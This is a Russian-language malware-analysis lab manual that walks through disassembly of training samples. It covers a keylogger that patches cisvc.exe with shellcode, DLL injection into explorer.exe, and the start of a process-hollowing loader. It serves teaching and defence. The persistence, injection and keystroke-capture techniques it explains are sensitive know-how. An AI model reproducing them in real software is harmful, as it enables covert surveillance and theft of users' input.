В листинге 11.7Л рассматривается функция DllMain, которая, как и в предыдущей работе, начинается с проверки состояния DLL_PROCESS_ATTACH. Похоже, что этот вредонос работает только в режиме DLL_PROCESS_ATTACH; в любом другом режиме он сразу же завершается, не выполняя никаких действий.

Листинг 11.7Л. Код функции DllMain, которая пытается открыть файл Lab11-02.ini в системном каталоге

```
1000161E cmp [ebp+fdwReason], DLL_PROCESS_ATTACH
...
10001651 call _GetWindowsSystemDirectory (1)
10001656 mov [ebp+lpFileName], eax
10001659 push 104h ; Count
1000165E push offset aLab1102_ini ; \\Lab11-02.ini
10001663 mov edx, [ebp+lpFileName]
10001666 push edx ; Dest
10001667 call strncat
1000166C add esp, 0Ch
1000166F push 0 ; hTemplateFile
10001671 push FILE_ATTRIBUTE_NORMAL ; dwFlagsAndAttributes
10001676 push OPEN_EXISTING ; dwCreationDisposition
```

Задание 11.3

Проанализируйте зараженные файлы Lab11-03.exe и Lab11-03.dll. Убедитесь в том, что во время анализа они находятся в одном каталоге.

Вопросы

1. Какие интересные сведения можно получить с помощью статического анализа?
2. Что произойдет, если запустить этот вредонос?
3. Каким образом Lab11-03.exe устанавливает файл Lab11-03.dll для постоянного присутствия?
4. Какие системные файлы заражает этот вредонос?
5. Что делает Lab11-03.dll?
6. Где вредонос хранит собранные им данные?

Подробный анализ

Начнем наш анализ с рассмотрения строк и импортов в файлах Lab11-03.exe и Lab11-03.dll. Файл Lab11-03.exe содержит строки inet_epar32.dll и net start cisvc. Команда net start используется в Windows для запуска служб, но мы все еще не знаем, зачем вредоносу

понадобилась служба индексации. Этому моменту будет уделено особое внимание во время углубленного анализа.

Библиотека Lab11-03.dll содержит строку C:\WINDOWS\System32\kernel64x.dll и импортирует API-вызовы GetAsyncKeyState и GetForegroundWindow. Похоже, что это кейлогер, который записывает нажатия клавиш в файл kernel64x.dll. Эта библиотека также экспортирует вызов со странным именем zzz69806582.

Теперь воспользуемся динамическими методиками и посмотрим, чем вредонос занимается во время выполнения. Откроем procmon и создадим фильтр по имени Lab11-03.exe. Мы видим создание файла C:\Windows\System32\inet_epar32.dll, идентичного Lab11-03.dll. Это говорит нам о том, что вредонос копирует библиотеку Lab11-03.dll в системный каталог Windows.

При дальнейшем анализе вывода procmon можно заметить, что вредонос открывает дескриптор файла cisvc.exe, однако операций WriteFile нигде не видно.

В конце вредонос запускает службу индексации, используя команду net start cisvc. Process Explorer показывает cisvc.exe в списке запущенных процессов. Так как мы подозреваем, что данная программа записывает нажатия клавиш, откроем Блокнот и введем несколько символов a. Мы можем наблюдать создание файла

kernel64x.dll. Открыв его в hex-редакторе, увидим следующий вывод:

Untitled - Notepad: 0x41
Untitled - Notepad: 0x41
Untitled - Notepad: 0x41
Untitled - Notepad: 0x41

Шестнадцатеричные коды клавиш, которые мы нажали, были записаны в файл kernel64x.dll (вредонос не конвертирует шестнадцатеричные значения в читаемые строки, поэтому у злоумышленника, вероятно, есть скрипт для приведения введенных данных в понятный вид). Здесь же мы видим название программы, в которой происходил ввод (Notepad).

Теперь воспользуемся углубленными методиками, чтобы понять, зачем вредонос запускает службу и как поток выполнения переходит к кейлогеру. Для начала загрузим файл Lab11-03.exe в IDA Pro и исследуем функцию main, представленную в листинге 11.17Л.

Листинг 11.17Л. Метод main в файле Lab11-03.exe

```
004012DB push offset NewFileName ; "C:\\WINDOWS\\System32\\inet_epar32.dll"
004012E0 push offset ExistingFileName ; "Lab11-03.dll"
004012E5 call ds:CopyFileA (1)
004012EB push offset aCisvc_exe ; "cisvc.exe"
004012F0 push offset Format ; "C:\\WINDOWS\\System32\\%s"
004012F5 lea eax, [ebp+FileName]
004012FB push eax ; Dest
004012FC call _sprintf
00401301 add esp, 0Ch
00401304 lea ecx, [ebp+FileName]
0040130A push ecx ; lpFileName
0040130B call sub_401070 (2)
00401310 add esp, 4
00401313 push offset aNetStartCisvc ; "net start cisvc" (3)
00401318 call system
```

В строке (1)мы видим, что метод main начинается с копирования файла Lab11-03.dll в C:\Windows\System32 и его переименования в inet_epar32.dll. Затем формируется строка C:\WINDOWS\System32\cisvc.exe, которая передается в функцию sub_401070(20). В завершение вредонос запускает службу индексирования, передавая вызову system команду net start cisvc(30).

Сосредоточимся на функции sub_401070, чтобы понять, что она делает со службой cisvc.exe. В этой функции много запутанного кода, так что попытаемся разобраться в ней с помощью диаграммы перекрестных ссылок, представленной на рис. 11.6Л.




Рис. 11.6Л. Диаграмма перекрестных ссылок для sub_401070

На этой диаграмме видно, что функция sub_401070 отображает файл cisvc.exe на память, чтобы модифицировать его с помощью вызовов CreateFileA, CreateFileMappingA и MapViewOfFile. Все эти функции открывают файл для чтения и записи. Начальный адрес отображенного представления, возвращенного вызовом MapViewOfFile (в IDA Pro помечен как lpBaseAddress), одновременно считывается и записывается. Любые внесенные изменения будут сохранены на диск с помощью функции UnmapViewOfFile − это объясняет, почему в procmon не было видно операции WriteFile.

Похоже, что вредонос выполняет несколько вычислений и проверок с PE-заголовком файла cisvc.exe. Но вместо анализа этих сложных манипуляций сосредоточимся на данных, которые при этом записываются, после чего извлечем и рассмотрим образ службы, сброшенный на диск.

В листинге 11.18Л показано, как буфер записывается в файл, отображенный на память.

Листинг 11.18Л. Запись 312 байт кода командной оболочки в файл cisvc.exe

```
0040127C mov edi, [ebp+lpBaseAddress] (1)
0040127F add edi, [ebp+var_28]
00401282 mov ecx, 4Eh
00401287 mov esi, offset byte_409030 (2)
0040128C rep movsd
```

В строке (1) отображенный адрес файла помещается в регистр EDI и выравнивается по некоему сдвигу с помощью переменной var_28. Затем в ECX загружается значение 0x4E − количество чисел DWORD, которые нужно записать (movsd). То есть общее количество байтов в десятичной системе равно 0x4E x 4 = 312. В конце значение byte_409030 помещается в регистр ESI (2), а инструкция rep movsd копирует данные по адресу 0x409030 в отображенный файл. Рассмотрим эти данные в виде байтов, представленных в левой части табл. 11.1Л.

Таблица 11.1Л. Код командной оболочки, записанный в файл cisvc.exe

Байты				Ассемблерный код		
00409030	unk_409030	db	55h	00409030	push	ebp
00409031		db	89h	00409031	mov	ebp, esp
00409032		db	0E5h	00409033	sub	esp, 40h
00409033		db	81h	00409039	jmp	loc_409134
00409034		db	0ECh			
00409035		db	40h			

Левая часть таблицы содержит байты в их исходном виде, но если, находясь в IDA Pro, мы поместим курсор на адрес 0x409030 и нажмем клавишу C, то получим ассемблерный код, представленный справа. Код командной оболочки представляет собой ассемблерную вставку, которая в данном случае используется для внедрения в процесс. Его анализ получился бы

сложным и запутанным, поэтому мы сначала попробуем исследовать его строки, чтобы понять, что он делает.

Ближе к концу 312-байтной последовательности расположены две строки:

00409139 aCWindowsSystem db 'C:\WINDOWS\System32\inet_epar32.dll',0

0040915D aZzz69806582 db 'zzz69806582',0

Наличие пути к файлу inet_epar32.dll и имени экспортного вызова zzz69806582 говорит о том, что этот код командной оболочки загружает DLL и вызывает функцию, которую та экспортирует.

Теперь посмотрим, как изменился файл cisvc.exe после запуска вредоноса, сравнив две версии между собой (в большинстве hex-редакторов есть инструменты для такого сравнения). Мы нашли два отличия: добавление 312 байтов кода командной оболочки и двухбайтное изменение в PE-заголовке. Последнее рассмотрим с помощью PEview. Результат сравнения показан на рис. 11.7Л.




Рис. 11.7Л. Оригинальная и зараженная версии cisvc.exe, открытые в PEview

В верхней части рис. 11.7Л показан исходный вариант `cisvc.exe` (с названием `cisvc_original.exe`), загруженный в PEview; снизу вы можете видеть зараженную версию. На участках(1) и (2)можно заметить разницу между точками входа обоих файлов. Если загрузить их в IDA Pro, вы увидите, что вредонос перенаправил оригинальную точку входа так, чтобы при каждом запуске `cisvc.exe` перед ней выполнялся код командной оболочки. В листинге 11.19Л показан отрезок shell-кода в зараженной версии файла.

Листинг 11.19Л. Важные вызовы в shell-коде внутри зараженного файла cisvc.exe

```
01001B0A call dword ptr [ebp-4] (1)
01001B0D mov [ebp-10h], eax
01001B10 lea eax, [ebx+24h]
01001B16 push eax
01001B17 mov eax, [ebp-10h]
01001B1A push eax
01001B1B call dword ptr [ebp-0Ch] (2)
01001B1E mov [ebp-8], eax
01001B21 call dword ptr [ebp-8] (3)
01001B24 mov esp, ebp
01001B26 pop ebp
```

01001B27 jmp _wmainCRTStartup(4)

Теперь загрузим зараженную версию cisvc.exe в отладчик и укажем точку останова для адреса 0x1001B0A. Оказывается, в строке (1) вредонос делает вызов LoadLibrary, чтобы загрузить в память библиотеку inet_epar32.dll. В строке (2) вызывается функция GetProcAddress с аргументом zzz69806582, чтобы получить адрес экспортного вызова. Дальше этот вызов выполняется (3). В конце вредонос переходит к оригинальной точке входа (4), чтобы служба могла работать в обычном режиме. Функция внутри кода командной оболочки подтверждает наши подозрения о том, что вредонос загружает библиотеку inet_epar32.dll и выполняет ее экспортный вызов.

Анализ кейлогера

Проанализируем файл inet_epar32.dll, который ничем не отличается от Lab11-03.dll. Для начала загрузим его в IDA Pro. Большая часть кода принадлежит экспортной функции zzz69806582, которая запускает поток и завершается. Сосредоточимся на этом потоке, представленном в листинге 11.20Л.

Листинг 11.20Л. Создание мьютекса и файла внутри потока, запущенного функцией zzz69806582

```
1000149D push offset Name ; "MZ"
100014A2 push 1 ; bInitialOwner
100014A4 push 0 ; lpMutexAttributes
100014A6 call ds:CreateMutexA (1)
...
100014BD push 0 ; hTemplateFile
100014BF push 80h ; dwFlagsAndAttributes
100014C4 push 4 ; dwCreationDisposition
100014C6 push 0 ; lpSecurityAttributes
100014C8 push 1 ; dwShareMode
100014CA push 0C0000000h ; dwDesiredAccess
100014CF push offset FileName ; "C:\\WINDOWS\\System32\\
kernel64x.dll"
100014D4 call ds:CreateFileA (2)
```

В строке (1) вредонос создает мьютекс под названием MZ. Это гарантирует, что программа будет присутствовать в системе в единственном экземпляре, потому что, если этот мьютекс уже существует, предыдущий вызов OpenMutex (не показан в листинге) завершит работу потока. Дальше в строке (2) создается или открывается для записи файл с именем kernel64x.dll.

После получения дескриптора для kernel64x.dll вредонос устанавливает курсор в конец файла и вызывает функцию sub_10001380, которая содержит цикл с вызовами GetAsyncKeyState, GetForegroundWindow и WriteFile. Это подтверждает наши догадки о методе для записи нажатий клавиш, который был описан в пункте «Кейлогеры в пользовательском режиме» подраздела «Кейлогеры» раздела «Похищение учетных данных» работы 9_11. Программа `Lab11-03.exe` заражает и затем запускает системную службу индексирования (`cisvc.exe`). Вредоносный код командной оболочки загружает DLL и вызывает ее экспортную функцию, которая запускает кейлогер. Эта функция также создает мьютекс `MZ` и записывает нажатия клавиш в файл `kernel64x.dll`, который находится в системном каталоге Windows.

Лабораторная работа №8. Исследование техники скрытого запуска вредоносного ПО. 4часа

Цель работы: изучить конструкции кода и другие шаблоны, которые позволят вам распознавать популярные способы незаметного запуска вредоносов.

Программное обеспечение

IDA Pro Process Explorer `Lab12-01.exe Lab12-01.dll Lab12-02.exe Lab12-03.exe Lab12-04.exe`

Порядок выполнения работы

Выполнить задания и ответить на вопросы к каждому заданию

Задание 12.1

Проанализируйте зараженные файлы Lab12-01.exe и Lab12-01.dll и ответьте на вопросы. Убедитесь, что во время анализа они находятся в одном и том же каталоге.

Вопросы

1. Что произойдет, если запустить вредоносный исполняемый файл?
2. В какой процесс выполняется внедрение?
3. Как заставить вредоносную программу прекратить открывать всплывающие окна?
4. Как этот вредонос работает?

Подробный анализ

Начнем с базового статического анализа. В таблице импорта в файле Lab12-01.exe находятся такие вызовы, как CreateRemoteThread, WriteProcessMemory и VirtualAllocEx. Здесь имеет место некая разновидность внедрения в процесс. Таким образом, нашей первоочередной задачей должен быть поиск внедряемого кода и процесса, в который происходит внедрение. Среди строк вредоноса можно выделить следующие: explorer.exe, Lab12-01.dll и psapi.dll.

Далее проведем динамический анализ, чтобы понять, чем занимается вредонос после запуска. Если запустить файл Lab12-01.exe, он начнет выводить сообщение с периодичностью в 1 минуту (что заметно отвлекает при работе с инструментами для анализа). При этом procmon не показывает никакой полезной информации, в Process Explorer не видно никаких подозрительных процессов или сетевых функций импорта. Чтобы понять, откуда берутся эти сообщения, перейдем в IDA Pro.

Через несколько строк после начала функции main вредонос ищет адреса вызовов внутри psapi.dll, предназначенных для получения перечня процессов в Windows. В листинге 12.1Л показан один из трех таких случаев, в котором используются операции LoadLibraryA и GetProcAddress.

Листинг 12.1Л. Динамический поиск функций для получения списка процессов

```
0040111F push offset ProcName ; "EnumProcessModules"
00401124 push offset LibFileName ; "psapi.dll"
00401129 call ds:LoadLibraryA
0040112F push eax ; hModule
00401130 call ds:GetProcAddress
00401136 mov (1) dword_408714, eax
```

Вредонос сохраняет указатели на функции в глобальные переменные dword_408714, dword_40870C и dword_408710. Мы можем их переименовать, чтобы было легче следить за выполнением вызовов; назовем их myEnumProcessModules, myGetModuleBaseNameA и myEnumProcesses. В строке (1) листинга 12.1Л dword_408714 следует заменить на myEnumProcessModules.

После динамического получения адресов функций код делает вызов dword_408710 (EnumProcesses), который возвращает идентификаторы всех процессов в системе. Полученный массив со списком PID сохраняется в локальную переменную dwProcessId. Последняя используется в цикле для перебора списка процессов и вызова для каждого из них функции sub_401000.

При исследовании функции sub_401000 можно заметить, что после передачи OpenProcess с идентификатором процесса она вызывает функцию импорта

EnumProcessModules, адрес которой был получен динамически. Дальше в строке (1) листинга 12.2Л мы видим вызов dword_40870C (GetModuleBaseNameA).

Листинг 12.2Л. Сравнение строк со значением explorer.exe

```
00401078 push 104h
0040107D lea ecx, [ebp+Str1]
00401083 push ecx
00401084 mov edx, [ebp+var_10C]
0040108A push edx
0040108B mov eax, [ebp+hObject]
0040108E push eax
0040108F call dword_40870C (1); GetModuleBaseNameA
00401095 push 0Ch ; MaxCount
00401097 push offset Str2 ; "explorer.exe"
0040109C lea ecx, [ebp+Str1]
004010A2 push ecx ; Str1
004010A3 call _strnicmp (2)
```

Динамически найденная функция `GetModuleBaseNameA` используется для перевода PID в имя процесса. После этого в строке (2) значения, полученные с помощью `GetModuleBaseNameA` (`Str1`), сравниваются со строкой `explorer.exe` (`Str2`). Вредонос ищет в памяти процесс `explorer.exe`.

При нахождении нужного процесса вызов `sub_401000` возвращает `1`, а функция `main` открывает его дескриптор, используя операцию `OpenProcess`. В случае успешного получения дескриптора выполняется код, представленный в листинге 12.3Л, а сам дескриптор будет использоваться для модификации процесса.

Листинг 12.3Л. Запись строки во внешний процесс

```
0040128C push 4 ; flProtect
0040128E push 3000h ; flAllocationType
00401293 push 104h (2); dwSize
00401298 push 0 ; lpAddress
0040129A mov edx, [ebp+hProcess]
004012A0 push edx ; hProcess
004012A1 call ds:VirtualAllocEx (1)
004012A7 mov [ebp+lpParameter], eax (3)
004012AD cmp [ebp+lpParameter], 0
004012B4 jnz short loc_4012BE
...
004012BE push 0 ; lpNumberOfBytesWritten
004012C0 push 104h ; nSize
004012C5 lea eax, [ebp+Buffer]
004012CB push eax ; lpBuffer
004012CC mov ecx, [ebp+lpParameter]
004012D2 push ecx ; lpBaseAddress
004012D3 mov edx, [ebp+hProcess]
004012D9 push edx ; hProcess
004012DA call ds:WriteProcessMemory (4)
```

В строке (1) листинга 12.3Л мы видим вызов `VirtualAllocEx`, который динамически выделяет память в процессе `explorer.exe`. Для этого записывается переменная `dwSize (2)` размером 0x104 байт. Если `VirtualAllocEx` завершается успешно, указатель на выделенную память будет помещен в переменную `lpParameter` в строке (3). Последняя затем будет

передана в вызов WriteProcessMemory (4) вместе с дескриптором процесса, чтобы записать данные в explorer.exe. В листинге эти данные обозначены как Buffer и выделены жирным шрифтом.

Чтобы понять, что именно внедряется, перейдем к тому участку кода, где устанавливается значение переменной Buffer. Мы видим, что это путь к текущему каталогу, к которому добавлена строка Lab12-01.dll. Из этого можно сделать вывод, что вредонос записывает в процесс explorer.exe путь к файлу Lab12-01.dll.

В случае успешной записи пути к библиотеке в процесс explorer.exe выполняется код, показанный в листинге 12.4Л.

Листинг 12.4Л. Создание внешнего потока

```
004012E0 push offset ModuleName ; "kernel32.dll"
004012E5 call ds:GetModuleHandleA
004012EB mov [ebp+hModule], eax
004012F1 push offset aLoadlibrarya ; "LoadLibraryA"
004012F6 mov eax, [ebp+hModule]
004012FC push eax ; hModule
004012FD call ds:GetProcAddress
00401303 mov [ebp+lpStartAddress], eax (1)
00401309 push 0 ; lpThreadId
0040130B push 0 ; dwCreationFlags
0040130D mov ecx, [ebp+lpParameter]
00401313 push ecx ; lpParameter
00401314 mov edx, [ebp+lpStartAddress]
0040131A push edx (2); lpStartAddress
0040131B push 0 ; dwStackSize
0040131D push 0 ; lpThreadAttributes
0040131F mov eax, [ebp+hProcess]
00401325 push eax ; hProcess
00401326 call ds:CreateRemoteThread
```

Вызовы GetModuleHandleA и GetProcAddress (выделенные жирным шрифтом) используются для получения адреса функции LoadLibraryA. Этот адрес совпадает в explorer.exe и вредоносе (Lab12-01.exe); он используется для вставки LoadLibraryA внутрь функции lpStartAddress, как показано в строке (1). lpStartAddress передается в вызов CreateRemoteThread (2), чтобы заставить explorer.exe выполнить LoadLibraryA. Аргумент для LoadLibraryA передается через функцию CreateRemoteThread в виде переменной lpParameter, которая содержит строку с путем к Lab12-01.dll. Это, в свою очередь, приводит к созданию во внешнем процессе нового потока, который вызывает LoadLibraryA с аргументом Lab12-01.dll. Из этого можно сделать вывод, что данный исполняемый файл внедряет библиотеку Lab12-01.dll в процесс explorer.exe.

Теперь, когда известно, что и где внедряется, мы можем попробовать остановить эти надоедливые сообщения. Поможет нам в этом Process Explorer. Выделим explorer.exe в списке процессов и выберем пункты меню View Show Lower Pane (Вид Показать нижнюю панель) и View Lower Pane View DLLs (Вид Вид нижней панели DLL), как показано на рис. 12.1Л. Прокрутив вниз полученный вывод, мы увидим, что библиотека Lab12-01.dll загружена в адресное пространство explorer.exe. Process Explorer помогает быстро обнаружить внедрение DLL и подтверждает результаты анализа, проведенного в IDA Pro. Чтобы остановить всплывающие сообщения, можно завершить процесс explorer.exe и затем запустить его заново, выбрав в Process Explorer пункт меню File Run (Файл Запустить).




Рис. 12.1Л. Внедренная библиотека, показанная в Process Explorer

Закончим с анализом программы Lab12-01.exe и перейдем к библиотеке Lab12-01.dll. Посмотрим, делает ли она что-либо помимо показа сообщений. Загрузив ее в IDA Pro, мы видим, что почти вся ее работа заключается в создании потока, который затем запускает еще один поток. Код первого потока показан в листинге 12.5Л; он содержит цикл, в котором новый поток создается каждую минуту (0xEA60 миллисекунд).

Листинг 12.5Л. Анализ потока, созданного библиотекой Lab12-01.dll

```
10001046 mov ecx, [ebp+var_18]
10001049 push ecx
1000104A push offset Format ; "Practical Malware Analysis %d"
1000104F lea edx, [ebp+Parameter]
10001052 push edx ; Dest
10001053 call _sprintf (2)
10001058 add esp, 0Ch
1000105B push 0 ; lpThreadId
1000105D push 0 ; dwCreationFlags
1000105F lea eax, [ebp+Parameter]
10001062 push eax ; lpParameter
10001063 push offset StartAddress (1); lpStartAddress
10001068 push 0 ; dwStackSize
1000106A push 0 ; lpThreadAttributes
1000106C call ds:CreateThread
10001072 push 0EA60h ; dwMilliseconds
10001077 call ds:Sleep
1000107D mov ecx, [ebp+var_18]
10001080 add ecx, 1 (3)
10001083 mov [ebp+var_18], ecx
```

В строке (1) новый поток, помеченный в IDA Pro как `StartAddress`, создает сообщение с текстом `Press OK to reboot` и принимает параметр для заголовка выводимого окна, который устанавливается с помощью вызова `sprintf (2)`. Этот параметр содержит строку форматирования `"Practical Malware Analysis %d"`, где вместо `%d` подставляется счетчик, который хранится в переменной `var_18` и инкрементируется в строке (3) . Из этого можно сделать вывод: данная библиотека занимается исключительно тем, что выводит надоедливые сообщения с числом, которое увеличивается на 1 каждую минуту.

Задание 12.2

Проанализируйте зараженный файл Lab12-02.exe и ответьте на контрольные вопросы.

Вопросы

1. Каково назначение этой программы?
2. Как загрузчик скрывает выполнение?
3. Где хранится вредоносный код?
4. Как защищен вредоносный код?
5. Как защищены строки?

Подробный анализ

Мы уже проанализировали этот двоичный файл в лабораторной работе №3, поэтому откроем его в IDA Pro и посмотрим, какие функции он импортирует. Многие из перечисленных вызовов мало о чем говорят, так как они присутствуют в большинстве исполняемых файлов в Windows, но некоторые все же выделяются. В частности, вызовы CreateProcessA, GetThreadContext и SetThreadContext говорят о том, что данная программа создает новые процессы и модифицирует контекст выполнения других приложений. Функции ReadProcessMemory и WriteProcessMemory свидетельствуют о том, что программа выполняет чтение и запись непосредственно в адресном пространстве процессов. Функции LockResource и SizeOfResource могут подсказать, где хранятся ключевые данные процесса. Но для начала выясним назначение вызова CreateProcessA, который, как видно в следующем листинге, находится по адресу 0x0040115F.

Листинг 12.6Л. Создание приостановленного процесса и доступ к контексту главного потока

```
00401145 lea edx, [ebp+ProcessInformation]
00401148 push edx (2); lpProcessInformation
00401149 lea eax, [ebp+StartupInfo]
0040114C push eax ; lpStartupInfo
0040114D push 0 ; lpCurrentDirectory
0040114F push 0 ; lpEnvironment
00401151 push 4 (1); dwCreationFlags
00401153 push 0 ; bInheritHandles
00401155 push 0 ; lpThreadAttributes
00401157 push 0 ; lpProcessAttributes
00401159 push 0 ; lpCommandLine
0040115B mov ecx, [ebp+lpApplicationName]
0040115E push ecx ; lpApplicationName
0040115F call ds:CreateProcessA
...
00401191 mov ecx, [ebp+ProcessInformation.hThread]
00401194 push ecx ; hThread
00401195 call ds:GetThreadContext (3)
```

В строке (1) листинга 12.6Л мы видим инструкцию push 4, помеченную в IDA Pro как dwCreationFlags. Согласно документации MSDN это флаг CREATE_SUSPENDED, который позволяет создавать изначально остановленный процесс. Такой процесс не начнет выполняться, пока API-вызов ResumeThread не запустит его главный поток.

В строке (3) программа обращается к контексту потока. Аргумент hThread для вызова GetThreadContext берется из того же буфера, который передается в CreateProcessA (2) ; из этого следует, что программа получает доступ к контексту приостановленного потока. Здесь важно получить дескриптор потока, поскольку он будет использоваться для взаимодействия с приостановленным процессом.

После вызова GetThreadContext контекст передается функции ReadProcessMemory. Чтобы лучше понимать, что именно программа делает с этим контекстом, добавим в IDA Pro стандартную структуру CONTEXT. Для этого перейдем на вкладку Structures (Структуры) и нажмем клавишу Ins. Дальше нажмем кнопку Add Standard Structure (Добавить стандартную структуру) и найдем элемент под названием CONTEXT. После добавления структуры щелкнем правой кнопкой мыши на адресе 0x004011C3, как показано на рис. 12.2Л. Сдвиг 0xA4 на самом деле содержит операцию [eax+CONTEXT._Ebx], выполнение которой ведет к регистру EBX данного потока.




Рис. 12.2Л. Определение местоположения сдвига структуры в IDA Pro

Регистр EBX нового приостановленного процесса всегда содержит указатель на структуру PEB. Как показано в строке (1) листинга 12.7Л, программа инкрементирует эту структуру на 8 байт и помещает полученное значение в стек в качестве начального адреса для чтения из памяти.

Листинг 12.7Л. Чтение структуры данных PEB

```
004011B8 push 0 ; lpNumberOfBytesRead
004011BA push 4 (2); nSize
004011BC lea edx, [ebp+Buffer]
004011BF push edx ; lpBuffer
004011C0 mov eax, [ebp+lpContext]
004011C3 mov ecx, [eax+CONTEXT._Ebx]
004011C9 add ecx, 8 (1)
004011CC push ecx ; lpBaseAddress
004011CD mov edx, [ebp+ProcessInformation.hProcess]
004011D0 push edx ; hProcess

004011D1 call ds:ReadProcessMemory
```

С точки зрения IDA Pro структура PEB не является стандартной, поэтому, чтобы узнать, куда ведет ее сдвиг 8, можно воспользоваться интернет-поиском или WinDbg. Оказывается, это указатель на вызов ImageBaseAddress или начало загруженного исполняемого файла. После передачи этого адреса в качестве участка для чтения и считывания 4 байт (1) мы видим, что переменная, помеченная в IDA Pro как Buffer, будет содержать ImageBase приостановленного процесса.

Программа вручную ищет адрес функции импорта UnMapViewOfSection (которой в качестве аргумента передается ImageBaseAddress), используя вызов GetProcAddress на участках 0x004011E8 и 0x004011FE. Вызов UnMapViewOfSection убирает приостановленный процесс из памяти, после чего программа прекращает свое выполнение.

В листинге 12.8Л мы видим аргументы вызова VirtualAllocEx, которые попадают в стек.

Листинг 12.8Л. Выделение памяти для исполняемого файла внутри приостановленного процесса

```
00401209 push 40h (4); flProtect
0040120B push 3000h ; flAllocationType
00401210 mov edx, [ebp+var_8]
00401213 mov eax, [edx+50h] (3)
00401216 push eax ; dwSize
00401217 mov ecx, [ebp+var_8]
0040121A mov edx, [ecx+34h] (2)
0040121D push edx ; lpAddress
0040121E mov eax, [ebp+ProcessInformation.hProcess] (1)
00401221 push eax ; hProcess
00401222 call ds:VirtualAllocEx
```

Обратите внимание на то, что в строке (1) этого листинга программа выделяет память внутри адресного пространства приостановленного процесса. Эту процедуру следует изучить подробнее.

В начале функции в участках 0x004010FE и 0x00401119 программа проверяет магические значения MZ и PE. Успешная проверка означает, что переменная var_8 содержит указатель на PE-заголовок, загруженный в память.

